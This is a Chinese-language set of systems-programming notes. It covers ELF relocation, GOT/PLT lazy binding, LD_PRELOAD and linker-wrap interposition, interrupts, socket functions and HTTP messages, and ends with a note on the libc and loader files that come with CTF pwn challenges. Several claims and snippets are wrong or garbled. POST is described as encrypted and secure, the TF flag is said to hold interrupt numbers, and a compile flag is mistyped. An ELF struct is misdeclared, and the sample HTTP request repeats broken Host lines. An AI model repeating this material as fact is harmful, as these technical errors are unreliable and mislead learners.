例如上图所示,指令ldr r0, =func就是一条位置相关指令,在编译的时候,编译器根据链接地址(链接地址入口是 0x40008000 )将其翻译成:ldr r0, [pc, #0x80],也就是将func标号等价于地址 0x40008080 ,然后将 0x40008080 这个地址数值放在a.out文件中链接地址 0x50008000 的位置。当程序运行时,a.out会被加载到内存中运行,如果程序运行的地址和链接的地址都是 0x40008000 ,那么程序运行时,没有任何问题,因为读取的func的地址是 0x40008080 ,实际跳转的时候,跳转到 0x40008080 中存放的也是func对应的代码。但是如果运行的地址和链接地址不一样(运行地址是 0x20008000 ),这时候,func的地址还是编译的时候计算的地址 0x40008080 ,但是实际在内存中,func的地址是 0x20008080 ,那么当你跳转执行func的时候,取出来的是 0x40008080 ,跳转的地址也是 0x40008080 ,而 0x40008080 中存放的是什么代码我们不确定,但是一定不是func的代码(func存放在 0x20008080 中)。这个就是位置相关的概念

加载地址 ~~ 存储地址

加载地址:每一个程序一开始都是存放在flash中的,而运行是在内存中,这个时候就需要从flash中将指令读取到内存中(运行地址),flash的地址就是加载地址

存储地址:指令在flash中存放的存储地址,就是存储地址

参考:链接地址、运行地址、加载地址、存储地址

重定位

但链接器完成符号解析这一步时,就会把代码中的 每个符号引用 和 一个符号定义 关联起来

此时,链接器就知道它输入目标模块的 “代码节” 和 “数据节” 的切确大小

重定位的工作流程如下:

  • 重定位“节”和“符号定义”:链接器会把所有同类型的节合并起来,然后将“运行地址”赋值给 “新的聚合节” , “输入模块中定义的每个节” ,以及 “输入模块中定义的每个符号” ,这一步完成之后,程序中的每条指令和全局变量都有唯一的“运行地址”
  • 重定位“节”中的“符号引用”:链接器会修改 代码节 和 数据节 中对应 每个符号的引用 ,使得它们指向 正确的运行地址 (链接器需要依赖“重定位条目relocation entry”完成此操作)

重定位条目

代码的重定位条目存放于“.rel.text”中

已初始化数据的重定位条目存放于“.rel.data”中

1
2
3
4
typedef struct {
Elf32_Addr r_offset;
Elf32_Word r_info;
} Elf32_Rel;
1
2
3
4
5
6
typedef struct {
Elf64_Addr r_offset;
Elf64_Word r_info;
Elf64_Word r_addend;
} Elf64_Rel;

r_offset:需要 “被修改引用” 的节偏移

r_info:高字节为type,低字节为symbol

type:告知链接器如何修改新的引用

symbol:标识 “被修改引用” 应该指向的符号

r_addend:一个符号常数,一些类型的重定位要使用它进行调整

ELF文件定义了32种不同的重定位类型,其中最基本的两种为:

  • R_X86_64_PC32:使用32位 PC相对地址 的引用(PC相对地址:距离程序计数器(PC)的当前运行值的偏移量),类似于 “jmp xxxx” 等汇编指令,“xxxx” 加上 程序的“SP指针”得到 有效地址 ,PC值通常是下一条指令在内存中的地址
  • R_X86_64_32:使用32位 绝对地址 ,CPU直接获取 有效地址

文件中的代码和数据总体大小“小于2GB”,使用“R_X86_64_PC32”(小型代码模型)

文件中的代码和数据总体大小“大于2GB”,使用“R_X86_64_32”(中型代码模型,大型代码模型)

GCC默认使用“R_X86_64_PC32”

可执行目标文件

段和节

段视图:是用来描述ELF加载到进程中后,来划分“读,写,执行”权限划分的视图

节视图:是ELF存放在磁盘中时,进行不同功能区域划分的视图

在汇编源码中,通常用语法关键字section或segment来表示一段区域,它们是编译器提供的伪指令,作用是相同的,都是在程序中”逻辑地”规划一段区域,此区域便是节

注意,此时所说的section或segment都是汇编语法中的关键字,它们在语法中都表示”节”,不是段,只是不同编译器的关键字不同而已,关键字segment在语法中也被认为与section意义相同

只有ELF文件加载到内存成为进程过后,才有“段”的概念

ELF文件到虚拟内存的映射

​ // 左边为“节”,右边为“段”

1
2
objdump -s elf	#查看elf文件结构
cat /proc/pid/maps #输出进程对应的‘虚拟内存’结构

加载

当linux系统加载某个文件时,会通过调用某个驻留在存储器中的 加载器(loader)来运行它,加载器本质上也是一段“操作系统代码”(通过execve函数来调用加载器)

加载器把目标文件的“代码”和“数据”,从磁盘复制到内存中的过程就叫做加载

位置无关代码(PIC)

无需“重定位”就可以加装的代码就是 位置无关代码 (PIC)

位置无关代码无论被加载到哪个地址上都可以正常执行

PIC的数据引用

无论我们在内存何处加装一个目标模块,它的“数据段”和“代码段”的距离总是保持不变的,因此,代码段中 任何指令 和 任何变量 之间的距离都是常量

生成全局变量PIC的偏移器利用了这个事实,它在数据段开始的地方创建了一个表,叫做全局偏移量表(GOT表),在GOT表中,每个被此模块引用的“全局数据”,“过程”,“全局变量”,都有一个8字节条目

加载时,动态链接会重定位GOT表中的每个条目,使其包含目标的绝对地址

PIC的函数调用

编译器没法直接获取“共享库函数”的绝对地址,所以这里采用了延迟绑定的方式

延迟绑定技术是通过GOT表(全局偏移量表)和PLT表(过程链接表)的交互完成的

  • 过程链接表(plt):plt是一个数组,每个条目都是16字节的代码,每一个条目负责一个具体的函数,plt[0]是一个特殊条目(它可以跳转 动态链接器 ),plt[1]调用系统启动函数“libc_start_main”,从plt[2]开始的条目依次调用“用户代码中的函数”
  • 全局偏移量表(got):got是一个数组,每个条目都是8字节地址,got[0]和got[1]会包含 动态链接器 在解析函数地址时需要的信息,got[2]是 动态链接器 在“ld-linux.so”模块中的入口点,其余的每一个got表条目都对应一个被调用的函数,每一个条目都有一个对应的plt[n]
  • 第1步:程序进入plt[n](对应被调用函数的plt条目),跳转got[n]
  • 第2步:got[n]没有对应的libc地址,程序跳转回plt[n]
  • 第3步:把偏移压栈,接着跳转plt[0]
  • 第4步:把got[1](link_map)压栈,跳转got[2]
  • 第5步:got[2]中存放的动态链接器会根据“偏移”和“got[1]”查找libc库中的函数
  • 第6步:找到对应函数后,进入函数,并且把got[n]对应位置写入libc函数的地址

库打桩机制

linux链接器允许用户截获程序对共享库函数的调用,取而代之自己的代码,这种技术被称为“库打桩”

利用“库打桩”,用户可以追踪某个函数的调用次数,验证和追踪它的输入值和输出值,或者把它替换为一个完全不同的实现

基本思想

先给定一个需要打桩的目标函数,创建一个包装函数(它的原型和目标函数一样),使用特殊的打桩机制,可以欺骗程序程序调用包装函数而不是目标函数

假设有程序:

1
2
3
4
5
6
7
8
#include<stdio.h>
#include"malloc.h"
int main()
{
char *p = malloc(64);
free(p);
return 0;
}

编译时打桩

1
2
#define malloc(size) mymalloc(size) //把malloc全替换为mymalloc
void *mymalloc(size_t size)
1
2
3
4
5
6
7
8
9
10
11
#ifdef MYMOCK //只有MYMOCK编译选项是,这段代码才会编译进去
#include<stdio.h>
#include<stdlib.h>
/*打桩函数*/
void *mymalloc(size_t size)
{
void *ptr = malloc(size);
printf("ptr is %p\n",ptr);
return ptr;
}
#endif

编译时打桩:主要利用了C预处理机制

1
2
$ gcc -MYMOCK -c mymalloc.c	
$ gcc -I. -o test test.c mymalloc.o //test就是目标文件

参数 “- I.” 会告诉C预处理器,在搜索通常的系统目录之前,先在当前目录中查找“malloc.h”

1
2
$ ./main
ptr is 0xdbd010

可以发现:“malloc.h”被“mymalloc.o”调包了

链接时打桩

1
2
#define malloc(size) mymalloc(size) //把malloc全替换为mymalloc
void *mymalloc(size_t size)
1
2
3
4
5
6
7
8
9
10
11
12
#ifdef MYMOCK //只有MYMOCK编译选项是,这段代码才会编译进去
#include<stdio.h>
#include<stdlib.h>
void *__real_malloc(size_t size);//注意声明
/*打桩函数*/
void *__wrap_malloc(size_t size)
{
void *ptr = __real_malloc(size);//最后会被解析成malloc
printf("ptr is %p\n",ptr);
return ptr;
}
#endif

链接时打桩:linux静态链接器支持用 “—wrap,function”进行打桩

1
2
3
$ gcc -DMYMOCK mymalloc.c
$ gcc -c main.c
$ gcc -Wl,--wrap,malloc -o test test.o mymalloc.o //test就是目标文件

“-Wl option”表示把“option”传递给链接器

“—wrap,malloc”告诉静态链接器:

把“malloc”解析为“ __wrap_malloc ”

把“ __real_malloc ”解析为“真正的malloc”

1
2
$ ./main
ptr is 0x95f010

可以发现:“malloc”被解析为了“ __wrap_malloc ”

运行时打桩

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
#ifdef MYMOCK //只有MYMOCK编译选项是,这段代码才会编译进去
#define _GNU_SOURCE //这行特别注意加上
#include<stdio.h>
#include<stdlib.h>
#include<dlfcn.h>
extern FILE *stdout;
/*打桩的malloc函数*/
void *malloc(size_t size)
{
static int calltimes;
calltimes++;
/*函数指针*/
void *(*realMalloc)(size_t size) = NULL;
char *error;

realMalloc = dlsym(RTLD_NEXT,"malloc");//RTLD_NEXT
if(NULL == realMalloc)
{
error = dlerror();
fputs(error,stdout);
return NULL;
}

void *ptr = realMalloc(size);
if(1 == calltimes)
{
printf("ptr is %p\n",ptr);
}
calltimes = 0;
return ptr;
}
#endif

运行时打桩:可以通过设置LD_PRELOAD环境变量,达到在你加载一个动态库或者解析一个符号时,先从LD_PRELOAD指定的目录下的库去寻找需要的符号,然后再去其他库中寻找

1
2
3
$ gcc -DMYMOCK -shared -fPIC -o libmymalloc.so mymalloc.c -ldl
//将mymalloc.c制作成动态库 >> libmymalloc.so
$ LD_PRELOAD="./libmymalloc.so" //设置LD_PRELOAD环境变量
1
2
$ ./main
ptr is 0x95f010

可以发现:程序优先从”./libmymalloc.so”找到了“打桩malloc”

异常控制流(ECF)

程序可以使控制流发生“突变”来处理异常情况,这些“突变”就是异常控制流

应用程序可以使用“陷阱(trap)”或者“系统调用(syscall)”的ECF形式,向操作系统请求服务:向磁盘中写数据,从网络中读数据,创建一个新进程,终止当前进程

同步&异步

同步,是所有的操作都做完,才返回给用户结果,即写完数据库之后,在相应用户

异步,不用等所有操作等做完,就相应用户请求,即先相应用户请求,然后慢慢去写数据库

异常

异常是控制流中的一种形式,它一部分由硬件实现,一部分由操作系统实现

  • CPU检测到flag寄存器中的异常数据
  • CPU控制IP指针,通过“异常表的跳转表”跳转对应的处理程序
  • 处理完成后,进行相对应的操作(终止进程,继续进程,输出报错信息……)

系统把每种类型的异常都分配了一个唯一非负的异常号

异常表的基址放在一个叫异常表基址寄存器的特殊CPU寄存器中

异常的类型

异常分为4种:中断(interrupt),陷阱(trap),故障(fault),终止(abort)

类型 原因 异步/同步 返回行为
中断 来自“I/O”设备的信号 同步&异步 总是返回到下一条指令
陷阱 有意的异常 同步 总是返回到下一条指令
故障 潜在可恢复的错误 同步 可能返回到当前指令
终止 不可恢复的错误 同步 不会返回

中断

中断程序信号处理的一种机制

中断分为 内中断 和 外中断

内中断概述

任何一个CPU都有一种能力:

可以在执行完当前指令后检测到从CPU内部产生的一种特殊信息,并立刻进行处理

这种特殊信息就是中断信息

​ //中断信息要求CPU立马进行处理,并携带了必备的参数

内中断可以使计算机可以处理紧急情况

内中断在程序中有意地产生,所以是主动的,也是“同步”的

内中断产生

1.除法错误(TF=0)

2.单步执行(TF=1)

3.执行”into”指令(TF=4)

4.执行”int n”指令(TF=n)

对于8086CPU,这4种情况可以产生中断信息

外中断概述

CPU除了进行运算以外,还要有对 I/O 能力(输入/输出),但是外设的输入输出 随时 可能发生,CPU必须要拥有可以 及时处理 这些信息的能力,这就引入了外中断的思想

这种中断发生完全是“异步”的,根本无法预测到此类中断会在什么时候发生

外中断产生

外设的输入将被存放在端口中,而其输入随时可能到达

信息到达时,外设的相关芯片会给CPU发出相应的中断信息,当CPU执行完当前的指令后,一旦检测到该中断信息,就会触发外中断,行为上和内中断相似

在PC系统中,外中断源一般有以下两类:

1.可屏蔽中断:

可屏蔽中断是CPU可以不响应的中断

其到底响不响应,主要是看IF寄存器(“IF = 1” ——> 响应,“IF = 0” ——> 不响应)

在CPU执行某个中断时,会把IF设置为“0”,可以暂时屏蔽其他中断

​ //指令sti:设置“IF=1”,指令cli:设置“IF=0”

2.不可屏蔽中断:

不可屏蔽中断是CPU必须执行的外中断,不可屏蔽中断不需要中断类型码,立即引发响应

中断向量表

中断向量表中保存了256个中断处理程序的入口

CPU接收到中断类型码后,就会根据中断类型表找到中断处理程序的入口

中断过程

1.CPU获取中断类型码

2.flag寄存器入栈(中断过程会改变flag寄存器)

3.设置flag寄存器的TF和IF为“0”

4.CS寄存器入栈

5.IP寄存器入栈

6.从中断向量表中读取中断处理程序的入口地址

中断检查

中断信息会被存储在flag寄存器的TF位中(TF = n:中断类型码为“n”)

CPU读取到此信息后就会开始中断过程

陷阱

陷阱是有意的异常,是执行一条指令的结果

陷阱最重要的用途:在“用户程序”和“内核”之间提供一个一样的接口,称为系统调用

处理器提供了一条特殊的指令:syscall,用于用户请求系统调用

有些基于读写的操作必须要在 “内核模式” 中完成,而系统调用为了实现这些功能而诞生的,它通过提供 有权限限制 的 “内核模式” ,来实现一些 “用户模式” 无法办到的操作

用户程序通过系统调用从用户态(user mode)切换到核心态( kernel mode ),从而可以访问相应的资源。这样做的好处是:

  • 为用户空间提供了一种硬件的抽象接口,使编程更加容易
  • 有利于系统安全
  • 有利于每个进程度运行在虚拟系统中,接口统一有利于移植

当然,中断也可以实现系统调用(“int 80”)

故障

故障是由错误引起的,但是它可能可以被故障处理程序修正

当发生故障时,处理器会将控制转移给故障处理程序:如果可以修正故障,那么程序将返回并继续执行,否则,程序将返回内核中的“abort例程”并终止该程序

终止

终止是不可恢复的致命错误的结果,通常是一些硬件错误

终止处理程序将直接终止目标程序,不会返回任何信息

内核模式

处理器通常是用某个控制寄存器中的模式位来表示“当前进程的特权”

共两种特权:“用户模式”,“内核模式”

套接字接口

套接字接口(socket interface)是一组函数,它们和 Unix I/O 函数结合起来,用以创建网络应用

大多数现代系统上都实现套接字接口,包括所有的 Unix 变种、Windows 和 Macintosh 系统

​ // 从 Linux 内核的角度来看,一个套接字就是 通信的一个端点 ,从 Linux 程序的角度来看,套接字就是一个 有相应描述符的打开文件

因特网的套接字地址存放在所示的类型为 sockaddr_in 的 16 字节结构中(IP 地址和端口号总是以网络字节顺序(大端法)存放的)

下面将介绍套接字接口中的部分函数:

1
2
3
4
int socket(int domain, int type, int protocol);
// domain:即协议域,又称为协议族(family)
// type:指定socket类型
// protocol:指定协议

​ // 协议族决定了 socket 的地址类型,在通信中必须采用对应的地址

socket 函数 用于来返回一个 套接字描述符 (clientfd)

  • 套接字描述符:用来标定系统为当前的进程划分的一块缓冲空间,类似于文件描述符
  • 文件描述符:是内核为了高效管理已被打开的文件所创建的索引,用于指代被打开的文件,对文件所有 I/O 操作相关的系统调用都需要通过文件描述符(open的返回值fd)
1
2
3
4
int bind(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
// sockfd:需要绑定的socket
// *addr:存放了服务端用于通信的地址和端口
// addrlen: sizeof(sockaddr_in)

bind 函数 告诉内核将 addr 中的服务器套接字地址和套接字描述符 sockfd 联系起来

​ // bind函数把一个本地协议地址赋予一个套接字

1
2
3
int connect(int clientfd, const struct sockaddr *addr, socklen_t addrlen);
// clientfd:套接字描述符的一种
// addrlen:sizeof(sockaddr_in)

connect 函数 试图与 “套接字地址为 addr 的服务器” 建立一个因特网连接

如果成功,clientfd 描述符现在就准备好可以读写了(最好用 getaddrinfo 来为 connect 提供参数)

1
2
3
int listen(int sockfd, int backlog);
// sockfd:需要绑定的socket
// backlog:暗示了内核在开始拒绝连接请求之前,队列中要排队的未完成的连接请求的数量

listen 函数 将 sockfd 从一个 主动套接字 转化为一个 监听套接字 (listening socket),该套接字可以接受来自客户端的连接请求

1
2
3
4
int accept(int listenfd, struct sockaddr *addr, int *addrlen);
// listenfd:服务器的socket描述符
// *addr:指向struct sockaddr *的指针
// *addrlen:协议地址的长度

accept 函数 等待来自客户端的连接请求到达侦听描述符 listenfd,然后在 addr 中填写客户端的套接字地址,并返回一个 已连接描述符

一个服务器通常通常仅仅只创建一个监听socket描述字,内核为每个由服务器进程接受的客户连接创建了一个已连接socket描述字,当服务器完成了对某个客户的服务,相应的已连接socket描述字就被关闭

1
2
3
4
5
6
7
8
9
int getaddrinfo(const char *host, const char *service,
const struct addrinfo *hints,
struct addrinfo **result);
// host & service:套接字地址的两个组成部分
// 可选的参数 hints 是一个 addrinfo 结构,它提供对 getaddrinfo 返回的套接字地址列表的更好的控制
// getaddrinfo 返回 result,result 一个指向 addrinfo 结构的链表

void freeaddrinfo(struct addrinfo *result);
const char *gai_strerror(int errcode); // 返回:错误消息

getaddrinfo 函数 将主机名、主机地址、服务名和端口号的字符串表示转化成套接字地址结构,它是已弃用的 gethostbyname 和 getservbyname 函数的新的替代品

在客户端调用了 getaddrinfo 之后,会遍历这个列表,依次尝试每个套接字地址,直到调用 socket 和 connect 成功,建立起连接,类似地,服务器会尝试遍历列表中的每个套接字地址,直到调用 socket 和 bind 成功,描述符会被绑定到一个合法的套接字地址,

  • 为了避免内存泄漏,应用程序必须在最后调用 freeaddrinfo,释放该链表
  • 如果 getaddrinfo 返回非零的错误代码,应用程序可以调用 gai_streeror,将该代码转换成消息字符串
1
2
3
4
5
6
7
8
9
10
struct addrinfo {
int ai_flags; /* Hints argument flags */
int ai_family; /* First arg to socket function */
int ai_socktype; /* Second arg to socket function */
int ai_protocol; /* Third arg to socket function */
char *ai_canonname; /* Canonical hostname */
size_t ai_addrlen; /* Size of ai_addr struct */
struct sockaddr *ai_addr; /* Ptr to socket address structure */
struct addrinfo *ai_next; /* Ptr to next item in linked list */
};
1
2
3
4
5
6
7
int getnameinfo(const struct sockaddr *sa, socklen_t salen,
char *host, size_t hostlen,
char *service, size_t servlen, int flags);
// *sa:指向大小为 salen 字节的套接字地址结构
// *host 指向大小为 hostlen 字节的缓冲区
// *service 指向大小为 servlen 字节的缓冲区
// 参数 flags 是一个位掩码,能够修改默认的行为

getnameinfo 函数 和 getaddrinfo 是相反的,将一个套接字地址结构转换成相应的主机和服务名字符串,它是已弃用的 gethostbyaddr 和 getservbyport 函数的新的替代品

1
2
3
int open_clientfd(char *hostname, char *port);
// *hostname:服务器运行的地址
// *port:指向端口

客户端调用 open_clientfd 建立与服务器的连接

open_clientfd 函数 建立与服务器的连接,该服务器运行在主机 hostname 上,并在端口号 port 上监听连接请求

1
2
int open_listenfd(char *port);
// *port:指向端口号

open_listenfd 函数 打开和返回一个监听描述符,这个描述符准备好在端口 port_h 接收连接请求

网络编程中的信号

进程组

进程组就是一系列相互关联的进程集合,系统中的每一个进程也必须从属于某一个进程组,每个进程组中都会有一个唯一的 ID(process group id),简称 PGID,PGID 一般等同于进程组的创建进程的 Process ID,而这个进进程一般也会被称为进程组先导(process group leader),同一进程组中除了进程组先导外的其他进程都是其子进程

进程组的存在,方便了系统对多个相关进程执行某些统一的操作,例如:我们可以一次性发送一个信号量给同一进程组中的所有进程

会话

会话(session)是一个若干进程组的集合,同样的,系统中每一个进程组也都必须从属于某一个会话

  • 一个会话只拥有最多一个控制终端(也可以没有),该终端为会话中所有进程组中的进程所共用
  • 一个会话中前台进程组只会有一个,只有其中的进程才可以和控制终端进行交互,除了前台进程组外的进程组,都是后台进程组

和进程组先导类似,会话中也有会话先导(session leader)的概念,用来表示建立起到控制终端连接的进程,在拥有控制终端的会话中,session leader 也被称为控制进程(controlling process),一般来说控制进程也就是登入系统的 shell 进程(login shell)

带外数据

带外数据用于迅速告知对方本端发生的重要的事件,它比普通的数据(带内数据)拥有更高的优先级, 不论发送缓冲区中是否有排队等待发送的数据,它总是被立即发送 ,带外数据的传输可以使用一条独立的传输层连接,也可以映射到传输普通数据的连接中,

​ // 实际应用中,带外数据是使用很少见,有 telnet 和 ftp 等远程非活跃程序

UDP没有没有实现带外数据传输,TCP也没有真正的带外数据,不过TCP利用头部的紧急指针标志和紧急指针,为应用程序提供了一种紧急方式,含义和带外数据类似,TCP的紧急方式利用传输普通数据的连接来传输紧急数据

SIGHUP信号(关闭进程)

SIGHUP 信号在 用户终端连接(正常或非正常)结束 时发出, 通常是在终端的控制进程结束时, 通知同一session内的各个作业(任务),这时它们与控制终端不再关联

系统对SIGHUP信号的默认处理是:终止收到该信号的进程 ,所以若程序中没有捕捉该信号,当收到该信号时,进程就会退出

SIGHUP会在以下3种情况下被发送给相应的进程:

  • 终端关闭时,该信号被发送到 session 首进程以及作为 job 提交的进程(即用 & 符号提交的进程)
  • session 首进程退出时,该信号被发送到该 session 中的前台进程组中的每一个进程
  • 若父进程退出导致进程组成为孤儿进程组,且该进程组中有进程处于停止状态(收到SIGSTOP或SIGTSTP信号),该信号会被发送到该进程组中的每一个进程

例如:在我们登录Linux时,系统会分配给登录用户一个终端(Session),在这个终端运行的所有程序,包括前台进程组和后台进程组,一般都属于这个 Session,当用户退出Linux登录时,前台进程组和后台有对终端输出的进程将会收到SIGHUP信号,这个信号的默认操作为终止进程,因此前台进程组和后台有终端输出的进程就会中止

​ // 晦涩难懂,需要在实例中理解分析

SIGPIPE信号(告知中断)

当 往一个写端关闭的管道或 socket 连接中连续写入数据时会引发 SIGPIPE 信号(引发 SIGPIPE 信号的写操作将设置 errno 为EPIPE)

在TCP通信中,当通信的双方中的一方close一个连接时,若另一方接着发数据,根据TCP协议的规定,会收到一个RST(Reset the connection)响应报文,若再往这个服务器发送数据时,系统会发出一个SIGPIPE信号给进程,告诉进程这个连接已经断开了,不能再写入数据

  • 即使断开还可以进行一次通信,第二次发送数据时才触发SIGPIPE
  • 可以用相应的 handle 进行处理SIGPIPE,完成想要的操作

网络编程结构体

通用结构体:struct sockaddr,16个字节

1
2
3
4
5
/* Generic socket address structure (for connect, bind, and accept) */
struct sockaddr {
uint16_t sa_family; /* Protocol family */
char sa_data[14]; /* Address data */
};

struct sockaddr 是一个通用地址结构,这是为了统一地址结构的表示方法,统一接口函数,使不同的地址结构可以被bind() , connect() 等函数调用

sockaddr的缺陷:sa_data 把目标地址和端口信息混在一起了

通用结构体:struct sockaddr_storage,128个字节

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
/* Structure large enough to hold any socket address 
(with the historical exception of AF_UNIX). 128 bytes reserved. */

#if ULONG_MAX > 0xffffffff
# define __ss_aligntype __uint64_t
#else
# define __ss_aligntype __uint32_t
#endif
#define _SS_SIZE 128
#define _SS_PADSIZE (_SS_SIZE - (2 * sizeof (__ss_aligntype)))

struct sockaddr_storage
{
uint16_t ss_family; /* Address family */
__ss_aligntype __ss_align; /* Force desired alignment. */
char __ss_padding[_SS_PADSIZE];
};

struct sockaddr_storage 被设计为同时适合 struct sockaddr_in 和 struct sockaddr_in6

为了避免试图知道要使用的IP版本,可以使用 struct sockaddr_storage,该版本可以保存其中任何一个,后将通过 connect(),bind() 等函数将其类型转换为 struct sockaddr 并以这种方式进行访问

IPv4:struct sockaddr_in,16个字节

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
/* IP socket address structure */
struct sockaddr_in {
uint16_t sin_family; /* Protocol family (always AF_INET) */
uint16_t sin_port; /* 16位的端口号 */
struct in_addr sin_addr; /* 32位的IP地址 */
unsigned char sin_zero[sizeof (struct sockaddr) -
sizeof (sa_family_t) -
sizeof (in_port_t) -
sizeof (struct in_addr)]; // sin_zero[8]
/* Pad to sizeof(struct sockaddr) */
};

typedef uint32_t in_addr_t;
struct in_addr {
in_addr_t s_addr; /* IPv4 address */
};

该结构体解决了 sockaddr 的缺陷,把 port 和 addr 分开储存在两个变量中

IPv6:struct sockaddr_in6,28个字节

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
struct sockaddr_in6 {
uint16_t sin6_family; /* AF_INET6 */
uint16_t sin6_port; /* Transport layer port # */
uint32_t sin6_flowinfo; /* IPv6 flow information */
struct in6_addr sin6_addr; /* IPv6 address */
uint32_t sin6_scope_id; /* IPv6 scope-id */
};
struct in6_addr {
union {
uint8_t u6_addr8[16];
uint16_t u6_addr16[8];
uint32_t u6_addr32[4];
} in6_u;

#define s6_addr in6_u.u6_addr8
#define s6_addr16 in6_u.u6_addr16
#define s6_addr32 in6_u.u6_addr32
};

服务器简析

每个网络应用都是基于客户端—服务器模型的,釆用这个模型,一个应用是由 一个服务器进程 和一个或者多个 客户端 进程组成

个客户端—服务器事务由以下四步组成:

  1. 当一个客户端需要服务时,它向服务器发送一个请求,发起一个事务,例如,当 Web 浏览器需要一个文件时,它就发送一个请求给 Web 服务器
  2. 服务器收到请求后,解释它,并以适当的方式操作它的资源,例如,当 Web 服务器收到浏览器发出的请求后,它就读一个磁盘文
  3. 服务器给客户端发送一个响应,并等待下一个请求,例如,Web 服务器将文件发送回客户端
  4. 客户端收到响应并处理它,例如,当 Web 浏览器收到来自服务器的一页后,就在屏幕上显示此页

服务器请求

一般的请求消息如下代码所示:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
GET /home.html HTTP/1.0 <!-- 请求消息行 -->
Accept: */* <!-- 请求消息头 -->
Host: localhost:GET /home.html HTTP/1.0
Accept: */*
Host: localhost:GET /home.html HTTP/1.0
Accept: */*
Host: localhost:
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:10.0.3) Gecko/20120305 Firefox/10.0.3
Connection: close
Proxy-Connection: close

<html> <!-- 消息正文 -->
<head><title>test</title></head>
<body>
<img align="middle" src="godzilla.gif">
Dave O'Hallaron
</body>
</html>
  • 请求消息行:请求消息的第一行为请求消息行

    • 例如:GET /test/test.html HTTP/1.1
    • GET 为请求方式,请求方式分为:Get(默认)、POST、DELETE、HEAD等
      • GET:明文传输 不安全,数据量有限,不超过1kb
      • POST:暗文传输,安全,数据量没有限制
    • /test/test.html 为URI,统一资源标识符
    • HTTP/1.1 为协议版本
  • 请求消息头:从第二行开始到空白行统称为请求消息头

    • Accept:浏览器可接受的MIME类型告诉服务器客户端能接收什么样类型的文件
    • Accept-Charset:浏览器通过这个头告诉服务器,它支持哪种字符集
    • Accept-Encoding:浏览器能够进行解码的数据编码方式,比如 gzip
    • Accept-Language:浏览器所希望的语言种类,当服务器能够提供一种以上的语言版本时要用到,可以在浏览器中进行设置
    • Host:初始URL中的主机和端口
    • Referrer:包含一个URL,用户从该URL代表的页面出发访问当前请求的页面
    • Content-Type:内容类型告诉服务器浏览器传输数据的MIME类型,文件传输的类型
    • If-Modified-Since:利用这个头与服务器的文件进行比对,如果一致,则从缓存中直接读取文件
    • User-Agent:浏览器类型
    • Content-Length:表示请求消息正文的长度
    • Connection:表示是否需要持久连接。如果服务器看到这里的值为“Keep -Alive”,或者看到请求使用的是HTTP 1.1(HTTP 1.1默认进行持久连接)
    • Cookie:用于分辨两个请求是否来自同一个浏览器,以及保存一些状态信息
    • Date:请求时间GMT
  • 消息正文:当请求方式是[POST]方式时,才能看见消息正文,消息正文就是要传输的一些数据,如果没有数据需要传输时,消息正文为空

服务器响应

一般的响应如下代码所示:

1
2
3
4
5
6
7
8
9
10
11
12
HTTP/1.0 200 OK <!-- 响应消息行 -->
Server: Tiny Web Server <!-- 响应消息头 -->
Content-length: 120
Content-type: text/html

<html> <!-- 响应正文 -->
<head><title>test</title></head>
<body>
<img align="middle" src="godzilla.gif">
Dave O'Hallaron
</body>
</html>
  • 响应消息行:第一行响应消息为响应消息行
    • 例如:HTTP/1.0 200 OK
    • HTTP/1.0 为协议版本
    • 200 为响应状态码,常用的响应状态码有40余种,这里我们仅列出几种,详细请看:
      • 200:一切正常
      • 302/307:临时重定向
      • 304:未修改,客户端可以从缓存中读取数据,无需从服务器读取
      • 404:服务器上不存在客户端所请求的资源
      • 500:服务器内部错误
    • OK 为状态码描述
  • 响应消息头:
    • Location:指示新的资源的位置通常和302/307一起使用,完成请求重定向
    • Server:指示服务器的类型
    • Content-Encoding:服务器发送的数据采用的编码类型
    • Content-Length:告诉浏览器正文的长度
    • Content-Language:服务发送的文本的语言
    • Content-Type:服务器发送的内容的MIME类型
    • Last-Modified:文件的最后修改时间
    • Refresh:指示客户端刷新频率,单位是秒
    • Content-Disposition:指示客户端下载文件
    • Set-Cookie:服务器端发送的Cookie
    • Expires:-1
    • Cache-Control:no-cache (1.1)
    • Pragma:no-cache (1.0) 表示告诉客户端不要使用缓存
    • Connection:close/Keep-Alive
    • Date:请求时间
  • 响应正文:即网页的源代码(F12可查看)

解析pwn题中附带的文件

环境对pwn题至关重要,有时候本地打不通但服务器可以打通,有时候却恰恰相反,这些都与pwn题的环境有关

在一个pwn题中,除了有一个服务器上的样本文件以外,还有一些其他文件

这些文件就是题目作者交给我们的“题目环境”

我已经在“题目环境”这一块吃了不少亏了,主要是不知道这些文件是干什么的,又或许不明白这些文件的用法,所以我打算学习一下这些文件的用途,在此记录


libc.so

libc.so是glibc库的软链接,一般为 libc.so.6 ,一个类似于WINDOWS下的一个快捷指向型的文件

但是pwn题中给的libc.so.6可不是软链接,而是glibc库本身

软链接 libc.so.6 所链接的glibc就是“/lib/i386-linux-gnu”中的 libc.so.6

​ //在本机进行操作时,程序会默认libc.so.6为glibc库,但题目文件是不是这个库就不一定了

如果pwn题给出了glibc库那就简单了,可以直接用ELF模块引入

ld-linux.so

当操作系统加载一个动态链接的应用程序时,它必须找到并加载它执行该应用程序所依赖的动态库(以so为后缀的文件),而 ld-linux.so 是链接器的运行时的组件,是专门负责寻找库文件的库,ld-linux.so将按一定顺序找到libc.so.6库再给cat调用

​ // ld-linux.so的位置是写死在程序中的,gcc在编译程序时就写死在里面了

程序默认的 ld-linux.so 就是“/lib/i386-linux-gnu”中的 ld-linux.so.2

如果pwn题给出了ld-linux.so,那么它一定在链接器上动了手脚,需要用patchelf修改链接器组件为题目给出的ld-linux.so,以保证环境一致

1
2
3
$ patchelf --set-interpreter /lib/my-ld-linux.so.2 my-program
#'/lib/my-ld-linux.so.2':ld-linux.so文件的路径
#'my-program':pwn题样本文件的名称

libc-A.BC.so

libc-A.BC.so 和 libc.so.6 是同一个东西(都是glibc共享库)

只不过libc-A.BC.so的命名方式更加规范:

lib表示库文件,so表示动态链接,A为主版本号,B为次版本号,C为发布版本号

